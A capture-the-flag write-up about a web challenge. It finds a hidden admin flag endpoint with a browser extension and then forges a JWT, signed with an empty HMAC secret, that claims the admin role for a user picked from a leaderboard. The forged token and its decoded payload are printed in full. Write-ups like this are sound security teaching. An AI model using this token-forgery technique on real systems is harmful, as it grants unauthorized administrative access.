
Step 1: Register and use jsreconbuddy
Register as we usually do:

Now once you’re logged in: use jsreconbuddy (browse ext) to hunt down /v2/admin/flag
JS Recon Buddy is an extension that helps you to find endpoints that you otherwise may not know exist:

Once the extension is installed, run it in the browser (enable it by selection the button so that it turns green) and hit “Analyze Full Page”:

That’s when you’ll find that /v2/admin/flag exists:


Step 2: Access token required

Ok, lets grab a token:
Now it says it needs admin access. Hmm.
Step 3: /v1/ ?

Browsing to /v1/admin/flag gave the same issue. So I decided to see if I could forge a jwt:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJzcGVlZHR5cGVyIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzcyMTM1NjUyfQ.l7L3gQoROQ4wPPDWpKED0zkT7p2mxo-j_S_bINUE8_g
Decoded:
- Header:
{"alg":"HS256","typ":"JWT"} - Payload:
{"id":1,"username":"speedtyper","role":"admin","iat":1772135652} - Signature: was signed with an empty string (
"")as the HMAC-SHA256 secret
Why speedtyper? Because speedtyper and learner were showing up in /v2/stats/leaderboard. My id was 4, so I crafted the above JWT as id 1 = speedtyper and this used was indeed admin.
[{“username”:”7s26simon”,”best_wpm”:57.35115431348724,”total_sessions”:1,”avg_wpm”:57.35115431348724},{“username”:”speedtyper”,”best_wpm”:0,”total_sessions”:0,”avg_wpm”:0},{“username”:”learner”,”best_wpm”:0,”total_sessions”:0,”avg_wpm”:0}]
Now we can use this token to get the flag:
Thanks for reading!
🍺 Quick message to readers: if my writeups help you, please consider a small donation to my buymeacoffee link here. This is not required but is very much appreciated! 🍺



